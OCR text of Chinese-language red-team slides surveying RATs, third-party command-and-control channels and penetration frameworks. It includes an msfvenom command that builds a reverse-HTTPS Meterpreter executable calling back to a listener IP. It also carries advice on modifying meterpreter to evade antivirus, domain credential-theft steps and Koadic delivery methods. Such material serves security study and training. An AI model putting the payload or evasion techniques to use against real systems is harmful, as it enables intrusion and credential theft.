
- 作者为Lesueur，已宣布停止开发
- 曾被使用于叙利亚政府打击反政府分子的攻击中

XTREME RAT




2012年曾被用于针对以色列美国等国家的APT攻击

NJRAT




- 2013年出现
- 在APT报告中被提及较多
- .net/vb编写


LEGEND RAT



.net/VB编写




REVENGE RAT



- VB编写
- 阿拉伯语恶意软件程序员Napoleon在2016.6发布

PCSHARE

C++开发,已开源



第三方 C&C BACKDOOR

Gmail

Twitter


DropBox


Github

其他各种第三方博客、邮箱

- 白名单域名
- 正常网络行为
- 杀软检测薄弱的编程语言或者编译器

NSA FUZZBUNCH && DANDERSPIRITZ





- 专业网络部队的搞法
- 发展趋势

公开渗透平台

Metasploit

Cobalt Strike

Powershell Empire

Impacket

CrackMapExec


Koadic

主要研究主流渗透测试工具的技术点与设计思想，用于以及自主开发适合自己的工具。

- 功能实现方式
- 通讯协议
- 系统设计框架

METASPLOIT

- 改写meterpreter代码，增加免杀性与穿透性
- Metasploit可关注的点：进程迁移，注入方式
- MSF的自定义生成的shellcode功能基本上可以放弃了



2. Usage example

2.1. EXE generation

```
msfvenom -p windows/meterpreter/reverse_https_proxy_basicauth \
  -f exe LPORT=443 LHOST=172.16.99.1 PROXY_AUTH_USER=mylongusername \
   PROXY_AUTH_PASS=mylongpassword123 &gt; /tmp/msf.exe
```

2.2. Module info

```
msf  > info payload/windows/meterpreter/reverse_https_proxy_basicauth

       Name: Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager (proxy
     Module: payload/windows/meterpreter/reverse_https_proxy_basicauth
    Version: 1, 15548, 14976
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 425
       Rank: Normal

Provided by:
  skape
  sf
  hdm

Basic options:
Name             Current Setting  Required  Description
----             ---------------  --------  -----------
EXITFUNC         process          yes       Exit technique: seh, thread, process, none
LHOST                             yes       The local listener hostname
LPORT            8443             yes       The local listener port
PROXY_AUTH_PASS  pass123          yes       Proxy authentication (password)
PROXY_AUTH_USER  username         yes       Proxy authentication (username)

Description:
  Tunnel communication over HTTP using SSL, using hardcoded proxy auth
  settings, Inject the meterpreter server DLL via the Reflective Dll
  Injection payload (staged)
```

POWERSHELL EMPIRE

基于Powersherll和Python的后渗透工具

- 跳板渗透
  - 建立跳板
  - 跳板提权
  - 密码抓取
- 权限提升
  - 信息收集
  - 权限迁移
- 域内渗透
  - 域渗透简介
  - 注入域用户
  - 定位域管
  - 抓取域管密码
  - 定位域控
- 导出域hash

IMPACKET


```
root@kali:~/Desktop/impacket-master/impacket-master/examples# ls
atexec.py       goldenPac.py  mmcexec.py            ntfs-read.py   psexec.py        sambaPipe.py    smbrelayx.py  ticketer.py
esentutl.py     ifmap.py      mqtt_check.py         ntlmrelayx.py  raiseChild.py    samrdump.py     smbserver.py  tracer.py
GetADUsers.py   karmaSMB.py   mssqlclient.py        opdump.py      rdp_check.py     secretsdump.py  smbtorture.py uncrc32.py
getArch.py      lookupsid.py  mssqlinstance.py      os_ident.py    registry-read.py services.py     sniffer.py    wmiexec.py
getPac.py       loopchain.py  netview.py            ping6.py       reg.py           smbclient.py    sniff.py      wmipersist.py
GetUserSPNs.py  mimikatz.py   nmapAnswerMachine.py  ping.py        rpcdump.py       smbexec.py      split.py      wmiquery.py
```

一个集成多个网络协议的Python库，并针对这些协议的脆弱点编写了多个攻击脚本。

- Ethernet, Linux "Cooked" capture.
- IP, TCP, UDP, ICMP, IGMP, ARP. (IPv4 and IPv6)
- NMB and SMB1/2/3 (high-level implementations).
- DCE/RPC versions 4 and 5, over different transports: UDP (version 4 exclusively), TCP, SMB/TCP, SMB/NetBIOS and HTTP.
- Portions of the following DCE/RPC interfaces: Conv, DCOM (WMI, OAUTH), EPM, SAMR, SCMR, RRP, SRVSC, LSAD, LSAT, WKST,


CRACKMAPEXEC


- Impacket
- Pywerview
- PowerSploit
- Invoke-Obfuscation
- Invoke-Vnc
- Mimikittenz
- NetRipper
- RandomPS-Scripts



KOADIC:VBS/JS RAT

- Disk：使用磁盘上的文件提供payload
- Mshta:使用MSHT.exe提供内存中的payload
- Regsvr：使用regsvr32.exe
- Rundll32：使用rundll32



